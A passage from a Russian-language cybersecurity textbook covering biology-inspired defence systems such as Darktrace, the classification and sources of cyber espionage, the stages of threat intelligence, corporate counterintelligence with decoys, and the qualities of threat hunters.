


Рис. 4.2. Киберфизические системы возникают на стыке Интернета людей, вещей и сервисов

Что касается России, то пока особой активности в этом направлении не наблюдается, за исключением некоторого роста числа публикаций (в основном обзорного характера) по отдельным теоретическим аспектам создания киберфизических систем.

Область применения CPS распространяется практически на все виды человеческой деятельности, включая все многообразие промышленных систем, транспортные, энергетические и военные системы, все виды систем жизнеобеспечения от медицины до умных домов и городов, а также многие экономические системы.

Мы полагаем, что создание полноценных иммунных (кибербезопасных) систем CPS в перспективе приведет примерно к таким же изменениям во взаимодействии с физическим миром, как те, к которым привела в свое время Всемирная сеть (<https://www.tadviser.ru/index.php/>).

4.3.5. Биометрическая система кибербезопасности Darktrace

Один из мировых лидеров в этой сфере — созданная в 2013 г. английская компания Darktrace, среди учредителей которой большинство бывших британских разведчиков, которые прекрасно осведомлены о реальных масштабах и перспективах киберугроз.

Основной продукт компании — подключаемый к сети специальный сервер, распознающий и автоматически реагирующий на любые скрытые угрозы — благодаря машинному обучению система замечает вещи, которые сегодня игнорируются стандартными антивирусами и фаерволами.

Так, британская компания Darktrace, работающая в сфере кибербезопасности, концепции построения своих программных продуктов во многом заимствует у биологических объектов. Свой подход специалисты на сайте компании описывают следующим образом:

«На нас постоянно воздействуют миллиарды микробов и бактерий, однако у нас есть иммунитет, который позволяет нам эффективно справляться со всеми подобными рецидивами прежде, чем они успеют переродиться во что-то, что причинит нам ущерб. Эта постоянная работа иммунитета не побеждает все зло в организме, но держит ситуацию под контролем — ущерба для организма нет. Роль известного специалистам по ИБ термина «периметр защиты» у нас выполняет кожный покров, защищающий нас от этой агрессивной среды. Ведь точно так же, как специалисты по ИБ постоянно смотрят за периметром, мы соблюдаем санитарную гигиену. Но если наш иммунитет ослабевает — мы заболеваем (получаем «ущерб»).

В человеческом организме идет бесконечная битва с вирусами. В ходе эволюции мы выработали надежные внутренние и внешние механизмы борьбы с этими угрозами — иммунную систему. Человеческая кожа и вовсе похожа на цифровой фаервол, который постоянно изменяется, совершенствуется и укрепляется.

В сфере кибербезопасности разрушение одного барьера приводит ко всему краху системы. Не хватает такой «иммунной системы», которая постоянно отслеживала бы состояние устройства и автоматически реагировала бы на любое отклонение от нормы. Ведь вирусы и сторонние агенты постоянно видоизменяются — как в биологии, так и в IT-сфере».

Впервые о понятии «кибериммунитета» заговорили еще в 80-е годы. Но тогда искусственный интеллект находился в зачаточном состоянии и не мог помочь ученым создать подобную новую технологию. Сегодня же при помощи алгоритма ИИ и машинного обучения можно попытаться воспроизвести две основные черты биологической иммунной системы — память и способность обучаться. Именно на этом направлении и специализируется Darktrace.

Подобный алгоритм составляет основу модели каждого устройства, чтобы понять нормальный механизм его работы. Так программа вырабатывает интерфейс для визуализации угроз. Как и биологический иммунитет, Darktrace отсеивает лишние шумы, концентрируясь на главном. Система будто бы постоянно находится в спящем режиме и оценивает вероятность угроз, принимая во внимание любые переменчивые условия.

В случае же явной угрозы программа автоматически запускает механизм «горшочка с медом», т.е. как бы «захватывает» хакера и наблюдает за его поведением. Она изучает, откуда он, какую информацию ищет и что для этого делает.

Таким образом Darktrace выявляет подозрительную активность в сети, утечки паролей, перемещения файлов и вредоносные хакерские программы.

Конечно, у этого алгоритма есть и свои недостатки. Как человеческий иммунитет порой начинает «аутоиммунные атаки», так и приведенный алгоритм может принять за врага совершенно нормальные файлы. Более того, на этом могут сыграть высококвалифицированные хакеры. Они могут запрограммировать вредоносное ПО так, чтобы оно превращало базовые файлы в псевдоопасные. Тогда антивирусный алгоритм начнет с ними борьбу и, возможно, самих же их и уничтожит.

Так или иначе, кибербезопасность — это всегда игра в кошки-мышки, где нет понятия 100%-ной надежности. Однако, как считает большинство экспертов, биометрическая система кибербезопасности Darktrace находится на верном пути и использует правильные алгоритмы для своего развития.

На момент выхода книги компания предлагает потребителям обеспечить безопасность сети путем установки системы Enterprise Immune System — EIS. К корпоративной сети сегодня она может подключаться в двух вариантах: как аппаратное устройство и в виде виртуальной машины.

Завершая эту главу, можно сформулировать главный вывод — современные специалисты по кибербезопасности не только должны хорошо понимать специфику и правильно применять широкий спектр защитных инструментов (антивирусных программ и средств проактивной защиты), но при разработке или актуализации корпоративных концепций и стратегий кибербезопасности активно использовать и последние достижения в области иммунного подхода к защите ИТ-систем.

Литература к главе 4

1. <https://www.comss.ru/page.php?id=1101>
2. Алексеев А.П. Информатика. — М.: Солон-Р, 2002.
3. Острейковский В.А. Информатика. — М: Высшая школа, 2001.
4. <http://www.ctc.msiu.ru/materials/Book1/contents.html>
5. <http://school.bakai.ru/inform/inform.htm>

ГЛАВА 5

КИБЕРШПИОНАЖ, КИБЕРРАЗВЕДКА И КИБЕРКОНТРРАЗВЕДКА

Рассматриваются проблемы кибершпионажа, киберразведки и киберконтрразведки: классификация, способы, объекты, основные источники угроз, цели, задачи и методы работы «профессионалов». В рамках отдельного параграфа рассмотрены основные особенности применения методов стратегической киберразведки как способа управления корпоративными рисками. На основании представленного материала сформулированы специфические требования к подготовке (обучению) нового поколения специалистов по информационной и кибербезопасности.

Рассмотрена организационная структура, основные функции, цели и задачи главного управления киберконтрразведки США — мирового лидера в этом направлении, представлен краткий анализ типовых ежегодных отчетов главного управления о киберугрозах.

На конкретных примерах здесь также продемонстрирован тот факт, что расследование кибератак сегодня превратилось как в высокоприбыльный бизнес, так и в важный инструмент политической борьбы. Понятно, что решать задачи киберразведки и тем более киберконтрразведки «вручную» уже становится невозможным даже с помощью «талантливых личностей». Поэтому здесь детально рассмотрены как коммерческие (приобретаемые за «большие деньги»), так и некоммерческие (бесплатные — open source) автоматизированные программно-аппаратные платформы: в частности — практические особенности автоматизации этих процессов с помощью наиболее популярной Threat Intelligence Platform: основные этапы алгоритма реализации, стандартный цикл процесса контрразведки и др.

5.1. Классификация, способы и объекты кибершпионажа

5.1.1. Классификация кибершпионажа

Кибершпионаж — несанкционированное, незаконное получение доступа к защищенной информации с различными целями. Осуществляемое за счет «обхода» систем компьютерной безопасности. Для этого «кибершпионами» применяются специальные шпионские программы, аппаратные и программные трояны. Взлом систем безопасности осуществляется через Интернет и локальные сети, а также посредством физического доступа. Во многих странах кибершпионаж сегодня расценивается как преступление, но квалификация отдельно взятых деяний «кибершпионов» зависит уже от конкретных обстоятельств дела.

В зависимости от *целей* кибершпионаж может подразделяться на следующие категории:

- *политический* кибершпионаж;
- *экономический* кибершпионаж;
- *военный* кибершпионаж;
- *смешанный* кибершпионаж.

Под экономическим кибершпионажем обычно понимается как *кража* непосредственно финансовой информации, так и *стремление* незаконно проникнуть в базу данных с инновационными разработками в области науки, техники, промышленности, включая ноу-хау.

В качестве еще одного критерия для классификации кибершпионажа используются следующие *уровни*:

- международный;
- государственный;
- региональный.

По мере постоянного увеличения масштабов этого явления в мире растет и степень его опасности. Большинство действующих хакерских групп и группировок обычно не ограничиваются рамками какой-либо одной страны.

Также кибершпионаж классифицируется и по *объекту нападения*. Действия злоумышленников могут быть направлены против:

- высокопоставленных частных лиц,
- предприятий, корпораций, промышленных и энергетических инфраструктур,
- государственных структур, включая оборонные ведомства.

Классификации кибершпионажа различными экспертами осуществляются и на других основаниях: в зависимости от размеров причиненного ущерба, способов воздействия, протяженности во времени, количества вовлеченных лиц, юридических последствий и др.

5.1.2. Способы осуществления кибершпионажа

Способы осуществления кибершпионажа постоянно развиваются сообразно с появлением и вводом в эксплуатацию нового ПО, постоянным увеличением роли инфокоммуникационных технологий в жизни человека и общества. К основным способам кибершпионажа обычно относят:

1. вредоносные и шпионские программы. Потенциально угрожают всем, кто пользуется Интернетом, включая рядовых владельцев страниц в соцсетях;
2. программы-импланты (недекларированные возможности). Преступники используют имеющийся в программах код, позволяющий получать несанкционированный доступ к компьютерной системе;
3. целевые атаки (АРТ). Комплексы киберпреступных действий, проводимые против определенной компании или организации; отличаются высокой степенью эффективности.

Способы кибершпионажа также подразумевают как виртуальные манипуляции, так и совмещенные с физическими методами. К последним прибегают в тех случаях, когда интересующие преступников сведения хранятся на носителе информации, не подключаемом к Интернету и остальным устройствам локальной сети.

5.1.3. Объекты кибершпионажа

Жертвой кибершпионажа в современном мире рискует оказаться практически каждая заметная на рынке компания или государственная организация, не говоря уже об объектах, относящихся к обеспечению национальной безопасности. Кибершпионажем занимаются спецслужбы или хакерские группировки по их заказу. Подобные акты расцениваются как преступление в государстве-жертве, но обычно не квалифицируются таким образом в стране-агрессоре. Абсолютное большинство операций глубоко засекречены, о конкретных событиях только иногда можно узнать по результатам разоблачений в СМИ.

Кибершпионаж может выполняться «наемниками», но нередко атаки осуществляются и противниками (конкурентами) известных политических фигур, политических партий, государств. Он очень тесно переплетается с такими понятиями, как «кибертерроризм» и «кибервойны». Можно констатировать, что *шпионаж в киберпространстве* стал обязательной частью военных и прочих недружественных действий, которые одни страны в современном мире ведут против других.

В политическом контексте «кибершпионов» интересуют данные о государственных чиновниках, засекреченные документы, военные отчеты. Добытые сведения используются в политических целях, для получения экономической выгоды, дискриминации, дестабилизации, подрыва авторитета оппонента или правящей партии.

Под постоянным и все возрастающим риском находятся крупные корпорации. В отличие от предыдущего пункта, здесь деятельность хакеров всегда оценивается как преступление (кража интеллектуальной собственности, причинение имущественного ущерба, нарушение коммерческой тайны). Наибольший интерес для «кибершпионов» представляют всевозможные инновационные разработки, ноу-хау, результаты маркетинговых исследований, внутренняя служебная документация, котировки, ведомости, бухгалтерские и финансовые документы и т.п.

Частные лица тоже находятся в зоне риска. Известно, что спецслужбы ряда стран следят за гражданами, прикрываясь борьбой с терроризмом и преступностью (АНБ собирало данные адресных книг миллионов пользователей). В группу риска попадают политические деятели, крупные бизнесмены, ученые, общественные деятели и журналисты. Определенная опасность существует также для их близкого окружения (родственников, знакомых), которое может попасть в группу негласного наблюдения.

5.1.4. Основные источники угрозы кибершпионажа

Угрозы могут исходить от спецслужб и хакерских группировок. Для криминальных элементов кибершпионаж не является самоцелью, но бывает частью их деятельности. Есть группировки, действующие по идеологическим и (или) материальным причинам.

Кибершпионаж может включать физическое проникновение, но в последние годы до 90% всех осуществляемых сегодня атак приходится на Интернет или локальные сети.

«Слабым местом» правительственных организаций, юридических лиц являются их официальные сайты, корпоративные блоги, веб-страницы сотрудников, личные

кабинеты. Особое внимание уделяется защищенности серверов. Также отслеживается любая деятельность через крупные поисковики (определенные запросы), социальные сети, мессенджеры, известные порталы. Google, YouTube, Facebook, Skype и прочие подобные сервисы также представляют потенциальную опасность. Преступниками непрерывно ведется мониторинг деятельности лидирующих компаний в сфере IT (Microsoft, Apple), поскольку выявленные уязвимости помогают им обходить защиту. Вероятность нападения пропорционально увеличивается по мере возрастания популярности соответствующего сервиса и организации.

5.2. Киберразведка и контрразведка: цели, задачи, методы работы

5.2.1. Общая информация о киберразведке

Киберразведка — это разведка, целью которой является информационная безопасность. По определению Gartner, это «основанные на фактических данных знания о существующей или возникающей угрозе или опасности...». По сути, киберразведка дает возможность владеть информацией, для того чтобы быть осведомленным о потенциальной вредоносной активности и иметь возможность принимать лучшие решения о том, как предотвратить негативное влияние той или иной угрозы.

Существует три «типа» киберразведки:

- стратегическая;
- оперативная;
- тактическая.

Strategic Cyber Intelligence (англ. стратегическая киберразведка) (в широком смысле) — это деятельность, направленная на получение информации о современных направлениях развития угроз в сфере информационных технологий. Заниматься этой деятельностью необходимо для предотвращения негативного влияния этих угроз (потеря прибыли, ухудшение репутации и т.д.).

Основными целями стратегической разведки является оценка текущих и снижение будущих рисков. Например, с помощью киберразведки корпорация, выпускающая новый продукт или завершающая слияние, сможет оценить не только потенциальное влияние этого действия, но и связанные с этим риски. Это особенно важно для исполнительного руководства, которое должно принимать обоснованные инвестиционные решения.

Оперативная киберразведка позволяет специалистам по информационной безопасности выявлять закономерности в атаках, на основе которых могут быть разработаны правила, с помощью которых затем можно будет обнаруживать определенные индикаторы вредоносной активности.

Тактическая киберразведка предоставляет аналитикам возможность получать справочный материал для интерпретации и извлечения контекста для использования в оборонительных целях. Эти сведения поступают в виде IOCs, которые включают такие элементы, как домены или IP-адреса. Однако в большинстве случаев показатели быстро меняются, а это означает, что результаты оперативной и стратегической разведки также должны учитываться при принятии решений.

Сочетание этих «типов» киберразведки помогает специалистам по информационной безопасности предотвращать или оперативно реагировать на возникающие угрозы.

Этапы ведения киберразведки

Можно выделить 3 основных этапа ведения киберразведки:

- сбор и аккумуляция данных;
- обогащение полученных данных;
- анализ данных.

Сбор и аккумуляция данных

Сбор данных об угрозах производится с использованием следующих систем:

- поисковые роботы — системы для сбора информации о существующих сайтах в Интернете;
- песочница — изолированная среда для безопасного исполнения подозрительного кода с целью обнаружения и анализа вредоносных программ;
- мониторинг ботнет-сетей — сетей компьютеров под контролем управляющего сервера злоумышленника;
- honeypot — выделенный для злоумышленника в качестве приманки сегмент сети, отделенный от основной защищенной сети организации;
- сенсоры — программы-агенты, собирающие полезную информацию с различных устройств.

Также база данных пополняется базами утечек — чувствительной информацией, попавшей в открытые источники нелегитимным путем. Это могут быть учетные данные от систем и сервисов, адреса электронной почты, данные о кредитных картах, пароли.

Из открытых источников OSINT приходят фиды (структурированные проанализированные данные) — данные об IP-адресах и доменах, с которых идет распространение вредоносных файлов, их сэмплы и хэши; списки фишинговых сайтов и почтовые адреса отправителей фишинговых писем; активность C&C (Command & Control) серверов; адреса, с которых идет сканирование сетей в целях инвентаризации и обнаружения версий систем, баннеров сервисов и уязвимостей; IP-адреса, с которых проводятся bruteforce атаки; Yara сигнатуры для обнаружения вредоносного программного обеспечения.

Полезную информацию можно найти на сайтах аналитических центров, CERT и блогах независимых исследователей: обнаруженные уязвимости, правила для их обнаружения, описания расследований.

Аналитики в процессе расследования целевых атак получают сэмплы вредоносных файлов, их хэши, списки IP-адресов, домены, URL, содержащие нелегитимный контент.

Также в систему поступают данные об обнаруженных уязвимостях в программном обеспечении и атаках от партнеров, вендоров, заказчиков.

Осуществляется сбор информации с СЗИ: антивирусы, IDS/IPS, Firewall, Web Application Firewall, средства анализа трафика, средства регистрации событий, системы защиты от несанкционированного доступа и др.

Все собранные данные аккумулируются в рамках единой платформы, которая позволяет обогащать, анализировать и распространять сведения об угрозах.

Обогащение полученных данных

Собранная информация по конкретным угрозам дополняется контекстной информацией — название угрозы, время обнаружения, геолокация, источник угрозы, обстоятельства, цели и мотивы атакующего.

Также на этом этапе происходит обогащение данных — получение дополнительных атрибутов технического характера к уже известным атакам:

- URL;
- IP-адреса;
- домены;
- whois-данные;
- Passive DNS;
- GeoIP — географическая информация об IP-адресе;
- сэмплы вредоносных файлов и их хэши;
- статистическая и поведенческая информация — техники, тактики и процедуры проведения атак.

Анализ данных

На этапе анализа производится объединение событий и атрибутов, относящихся к одной атаке, по следующим признакам: территориальное расположение, временной период, сектор экономики, преступная группировка и др.

Происходит определение связей между различными событиями — корреляция.

При работе с фидами производится выбор источника фидов в зависимости от отраслевой специфики; типов атак, актуальных для определенной компании; наличие атрибутов и IOC, которые закрывают риски, не закрытые правилами систем защиты. Затем определяется ценность фида и они приоритезируются, опираясь на следующие параметры:

- источники данных фида — возможно, что данный источник является агрегатором данных из OSINT-источников и не предоставляет никакой собственной аналитики;
- актуальность — своевременность и «свежесть» предоставляемых данных. Надо учитывать два параметра: время от момента обнаружения атаки до распространения фида с данными об угрозе должно быть минимальным; источник должен поставлять фиды с частотой, которая обеспечивает актуальность информации об угрозах;
- уникальность — количество данных, не встречающихся в других фидах. Количество собственной аналитики, которую предоставляет фид;
- встречаемость в других источниках. С первого взгляда может показаться, что если атрибут или IOC встречается в фидах от нескольких источников — можно повысить ему уровень доверия. На самом деле какие-то источники фидов могут черпать данные из одного и того же источника, в котором информация может быть не проверена;
- полнота предоставляемого контекста. Насколько хорошо была отсортирована информация, указаны ли цели атаки, сектор экономики, преступная группировка, используемые инструменты, длительность атаки и др.;

- качество (доля ложных срабатываний) правил для СЗИ, основанных на данных от фида;
- полезность данных — применимость данных фида при расследованиях инцидентов;
- формат предоставления данных. Учитывается удобство обработки и автоматизации их загрузки в платформу.

Для классификации данных из фидов используются следующие инструменты:

- теги;
- таксономии — набор библиотек, классифицированных по процессам проведения атаки, распространения угроз, обмена данными и др. Например, ENISA, CSSA, VERIS, Diamond Model, Kill Chain, CIRCL, MISP имеют свои таксономии;
- кластеризация — набор библиотек, классифицированных по статическим признакам угроз и атак. Например, секторы экономики; используемые инструменты и эксплойты; TTP (Tactics, Techniques & Procedures), этапы и методы проникновения, эксплуатации и закрепления в системе, основанные на ATT&CK Matrix.

Аналитики выявляют тактики, техники и процедуры атакующих, накладывают данные и события на модель вторжения в систему и строят цепочки реализации атаки. Важно сформировать общий взгляд на атаку с учетом комплексной архитектуры защищаемой системы и связей между компонентами. Учитывается возможность многоступенчатой атаки, которая затронет несколько хостов и уязвимостей.

Применение результатов

На основе проведенной работы осуществляется прогнозирование — выявляются вероятные направления атак, систематизированные с учетом отраслевой специфики, геолокации, временных рамок, возможных инструментов и степени разрушительности последствий. Выявленные угрозы приоритизируются в зависимости от потенциального ущерба при их реализации.

Собранная база знаний используется при написании правил обнаружения атак для СЗИ, оперативном реагировании на угрозы в рамках SOC и расследовании инцидентов.

Специалисты актуализируют модель угроз и производят переоценку рисков в связи с изменившимися условиями.

5.2.2. Стратегическая киберразведка как способ управления рисками

Для того чтобы управление рисками было эффективным, необходимо, чтобы высшее руководство принимало участие в управлении стратегической киберразведкой. Примерный список того, что руководство должно определить для успешной киберразведки:

- приоритетные требования к разведке;
- требования к критической информации;
- требования к информации о дружественных силах.

Стратегическая киберразведка может помочь определить, какие активы являются относительно более ценными и потенциально более уязвимы. Также с ее

помощью легче принимать решения в отношении смягчения выявленных угроз и уязвимостей.

Чаще всего компании, обладающие достаточными ресурсами, создают свои подразделения, занимающиеся киберразведкой, а небольшие компании пользуются услугами «провайдеров кибербезопасности».

На практике используется три способа оценки риска.

Оценка угрозы

Обладая глубокими знаниями о противнике, предприятие может оценить риск, который может включать прямые воздействия на организацию или сопутствующий ущерб. Затем организация должна определить, какие стратегические уязвимости угрозы могут использовать для компрометации информационных активов организации, таких как интеллектуальная собственность и ИТ-инфраструктура. Оценка уязвимости обсуждается в следующем разделе. В сочетании с оценкой угрозы она очерчивает поверхность потенциальной атаки на организацию. Оценивая эти факторы, специалисты по информационной безопасности предоставляют руководителям и риск-менеджерам бесценный инструмент для понимания подверженности фирмы потенциальному инциденту.

Оценка уязвимостей

Чаще всего для оценки уязвимостей при стратегической киберразведке приглашают экспертов из организации по обеспечению информационной безопасности. Также нередки случаи дружественного сотрудничества между несколькими различными компаниями для достижения общей цели (обнаружения уязвимостей).

Оценка возможного ущерба

Третьей функцией стратегической киберразведки в оценке рисков является оценка ущерба. Оценка ущерба очень важна, так как ее результат определяет, выгодно ли использовать те или иные средства информационной безопасности. Использование средств информационной безопасности становится невыгодным, когда среднегодовые затраты на них превышают возможный среднегодовой ущерб. Среднегодовой ущерб считается как произведение ожидаемого количества реализации угроз на величину однократного реализация угрозы. В свою очередь, однократная величина угрозы равна произведению доли ресурса, который будет скомпрометирован при реализации угрозы на стоимость ресурса.

Основные источники информации

Официально основными источниками информации при ведении стратегической киберразведки являются:

- отчеты о региональных ландшафтах киберугроз;
- отчеты об угрозах, адресованных конкретным индустриям (например, gaming);
- годовые отчеты об угрозах и форкасты на следующий год;
- отчеты по специфичным угрозам для конкретного заказчика (обычно компании из Fortune 500 со значительной зависимостью бизнеса от ИТ).

Таким образом, основная цель стратегической киберразведки – это уменьшение рисков. Стратегическая информация дает возможность максимально эффективно

производить регулярный пересмотр и модернизацию политик и систем информационной безопасности, осознанно отбирать и внедрять методы защиты, которые позволят противостоять угрозам не только сегодняшнего, но и завтрашнего дня.

5.2.3. Основные цели и задачи киберконтрразведки

Обеспечение корпоративной информационной безопасности — это одна из главных задач для любой современной компании. Не только потому, что данные и информация о своих клиентах, пользователях или поставщиках могут быть подвергнуты риску. Конкурентоспособность компании на рынке также может серьезно пострадать в результате потери конфиденциальной внутренней информации.

Обычно руководство компаний считает, что кибератаки против компаний выполняются исключительно «сторонними лицами», которые никак не связаны с компанией, с исключительной целью продать украденную информацию. Но ведь киберпреступник может работать в конкурирующей компании или даже в «курирующем» компанию государственном органе? Нельзя исключать из внимания и такие случаи, когда кибератака нацелена на кражу «целевой» информации, которая напрямую поставит под угрозу стратегические задачи бизнес-модели и даже инвестиционные проекты компании, которая становится жертвой этой атаки.

Именно здесь руководителям компании и их службам безопасности необходимо использовать практику, которая пока не получила широкого распространения, но начинает приобретать все большее значение среди крупных зарубежных компаний: **киберконтрразведка**.

Что такое киберконтрразведка?

В классическом понимании этого термина **контрразведка** в качестве отправной точки имеет очень простой посыл: *если кто-то атакует вашу компанию, то лучшая оборона — это хорошее нападение*. Вот почему вместо ранее широко применявшихся «превентивных» или «реактивных» действий такого рода современные компании предпочитают менять ситуацию, чтобы «поймать» киберпреступника, который еще только начинает делать свои первые шаги в рамках планируемой им атаки.

Перечислим основные методы работы современных корпоративных киберразведчиков [4].

1. **Специально оставляют «открытые» двери («мышеловка»).** Компания может оставить «точку доступа», которая внешне выглядит как неактивированная или незащищенная «уязвимость». Таким образом, киберпреступник найдет эту брешь и подумает, что у него будет возможность проникнуть вглубь информационной сети компании и получить необходимую (заказанную «хозяином») информацию.
2. **Ложная информация.** Если киберпреступник действительно воспользуется этой «мышеловкой», то конечно же, он сможет получить доступ к некоей конфиденциальной информации. Однако злоумышленник не будет знать, что этот вход был оставлен «открытым» специально, а добытая им информация не является конфиденциальной. Таким образом, служба безопасности компании обманет киберпреступника, позволив ему «найти» фейковые документы.



3. **Внимательно изучают информацию об атакующем хакере, пока он ворует.** До тех пор пока киберпреступник думает, что он находится вне поля зрения и имеет доступ к действительно конфиденциальной информации, он будет «совать свой нос» куда угодно. Но он при этом не знает, что компания, которую он «атаковал», на самом деле активно наблюдает за ним, получая дополнительную информацию о хакере для того, чтобы разработать и реализовать возможные меры против него.

Недостатки киберконтрразведки

Может показаться, что киберконтрразведка является идеальным решением, чтобы избежать угрозы информационной безопасности предприятия. Но надо признать, что и у нее есть ряд недостатков.

1. **Не каждая компания может реализовать эффективную киберконтрразведку.** Если компания планирует действительно осуществлять эффективные мероприятия по киберконтрразведке, то она должна иметь специально подготовленную для этих целей команду высококвалифицированных (и высокооплачиваемых) специалистов. Само собой разумеется, что далеко не каждая компания может «потянуть» это с финансовой точки зрения, поскольку для этой команды необходимо будет приобрести достаточно дорогостоящие соответствующие программные средства.
2. **Возможность сбоя.** Если компания решила «поиграть» в киберконтрразведку, то она должна принять правило этой игры: ведь как и в каждой игре, здесь можно и «проиграть». Например, опытный и высококвалифицированный киберпреступник в этом случае может быть и осведомлен о том, что за ним наблюдают, а потому он может «притворяться» там, где его действительно могут отслеживать, но при этом на самом деле использовать совершенно другие точки проникновения. Все точно так же, как и в противостоянии современных контрразведок без приставки «кибер».
3. **Юридические конфликты.** Контрразведка — это не только дело «технарей»: порой она может повлечь за собой и нарушение определенных юридических законов, а это уже означает, что любая компания, которая осуществляет киберконтрразведку, может столкнуться с рядом весьма серьезных юридических проблем, и это надо ясно понимать. Поэтому в состав команды технарей-киберконтрразведчиков крупные компании всегда включают высококвалифицированных юристов, которые «просчитывают» различные варианты развития ситуации.
4. **Дипломатические конфликты.** В некоторых случаях кибератаки между компаниями возникают тогда, когда они представляют разные страны, но конкурируют друг с другом за один и тот же проект или контракт или на одном и том же сегменте рынка. В этом случае киберконтрразведка может повлечь за собой дипломатическое «столкновение» с правительственными органами той страны, где находится конкурирующая компания-резидент.

Таким образом, компании, которые действительно хотят защитить корпоративную информационную безопасность, должны использовать менее деликатные, но более безопасные методы. Одним из таких примеров является Panda Adaptive

Defense — это решение, которое не только действует проактивно и реактивно, но также помогает остановить несанкционированный доступ и защитить компании от наиболее известных типов нарушений в их информационной безопасности. Благодаря непрерывному мониторингу всех процессов в корпоративной сети, Panda Adaptive Defense способен оставаться на шаг «впереди» киберпреступников, активируя свои защитные системы еще до возникновения потенциально возможной атаки. Решение с опциями расширенной информационной безопасности обеспечивает более высокие уровни защиты без необходимости использования и других более рискованных и «затратных» техник, таких как киберконтрразведка.

5.2.4. Специфические требования к новому поколению специалистов по информационной и кибербезопасности

Одной из основных острых проблем на начало 2020 г. стала комплексная проблема подготовки специалистов по информационной и кибербезопасности. Эту проблему остро почувствовали не только руководители служб, банков и крупных инфраструктурных предприятий, но и руководители компаний, специализирующиеся на разработке программных и аппаратных средств защиты от киберугроз. К новому поколению специалистов, кроме квалификационных требований, профессиональных специфических знаний, сегодня предъявляется ряд требований к их психологическим характеристикам (чертам характера).

Одной из таких важнейших психологических характеристик, которую чаще всего ищут профессионалы в поисках новых талантов для вышеуказанных компаний, стала так называемая проактивность — *упреждающее действие, которое принимают сотрудники по отношению к себе или своему окружению.*

Эта черта характера человека становится все более важной для корпоративной информационной безопасности. Проведенный в 2019 г. среди специалистов по ИБ опрос известной консалтинговой компании ESG, показал, что 53% компаний и организаций сообщили о проблеме нехватки знаний и навыков по информационной безопасности у своих сотрудников. Причем в качестве одной из наиболее сложных проблем была отмечена проблема поиска кандидатов, обладающих *проактивным отношением к поиску и прогнозированию угроз, выходя за рамки традиционных подходов по реагированию на кибератаки.* Как говорят эксперты, проактивность — это основной ключ к решению задач Threat Hunting (охоте за угрозами).

Предпочтение именно «охоте за угрозами» предприятия и банки отдают по той причине, что традиционные средства информационной безопасности, такие как фаерволы, системы обнаружения вторжений (IDS), песочницы или рассмотренные нами в SXX, SIEM-решения, как правило, фокусируются на расследованиях *по факту произошедшего инцидента.* Конечно, эти средства по-прежнему актуальны, т.к. организациям все еще требуется реагировать на наиболее распространенные (известные) кибератаки.

Но как было отмечено выше, кибератаки становятся все более скрытыми и сложными и случаются они все чаще и чаще. В 2019 г. эксперты отмечали, что 62% компаний подвергались кибератакам, которые не использовали какие-либо вредоносные программы. Другие примеры, такие как атаки с использованием чат-

ботов, вредоносные маркетинговые техники, а также другие атаки, основанные на искусственном интеллекте, показали, насколько сложными могут быть новые кибератаки. Компании и банки уже хорошо знают об этом, а потому предпринимают соответствующие меры: регулярно проводят такую «охоту за угрозами» (threat hunting) в рамках своей внутренней стратегии по предотвращению киберрисков.

Каким должен быть специалист по Threat Hunting?

Эти новые угрозы также вызвали серьезную эволюцию в профиле (специализации) киберзлоумышленников: хотя мы все еще можем встретить среди них многих *любителей*, тем не менее теперь большинство из них представляют собой *профессионалов* со специализированной подготовкой и огромными ресурсами, которые они получают от «определенных компаний» или даже от ряда государственных органов своих стран. Киберпреступность теперь чрезвычайно *прибыльный и перспективный бизнес*. Поэтому жизненно важно, чтобы специалисты по информационной безопасности были на одном уровне (а лучше — выше) с современными киберпреступниками. Это означает, что им необходимо выходить далеко за рамки традиционных техник, которые они изучали в вузах и осуществлять активный поиск угроз в корпоративных сетях, используя *подход, основанный на гипотезах и доказательствах*. Поэтому *проактивность* — это ключевое качество для хорошего «охотника за угрозами». Но это не единственное качество (требование). Ниже мы пройдемся по характеристикам, которыми должен обладать каждый профессионал по threat hunting [<https://www.cloudav.ru/mediacenter/security/threat-hunters-cybersecurity-specialists/>].

- ***Технические знания:*** для организации в компании (банке) любого процесса Threat Hunting крайне важно иметь профессионалов, владеющих глубокими знаниями и опытом в сфере информационной безопасности. Они должны знать традиционные инструменты защиты конечных устройств (EPP), а также и новые подходы: например — Endpoint Detection and Response (EDR), который предполагает использование в режиме реального времени инструментов мониторинга, которые крайне необходимы для качественного Threat Hunting.
- ***Корпоративное и геополитическое видение проблем:*** киберзлоумышленники становятся все более профессиональными, иногда даже они уже входят в состав «легализованных» компаний или даже государственных структур. Следовательно, «охотники за угрозами» должны хорошо *знать корпоративный и геополитический контекст*, который может мотивировать кибератаки на защищаемую ими корпорацию (банк, орган госуправления и т.п.). Конечно, технические знания имеют фундаментальное значение, но для того чтобы «опережать» возможные кибератаки, необходимо теперь иметь еще и идеи, которые позволяют иметь более полное представление обо всех процессах, тенденциях, разнообразных сценариях и моделях развития атак и т.д.
- ***Креативность: первый шаг в процессе Threat Hunting*** — это *создание гипотез* для поиска потенциальных угроз. Следовательно, «охотник за угрозами» должен сам придумать (написать) возможные сценарии с учетом многочисленных элементов и векторов атак, которые в большинстве случаев могут быть не столь очевидны для традиционных решений кибербезопасности.

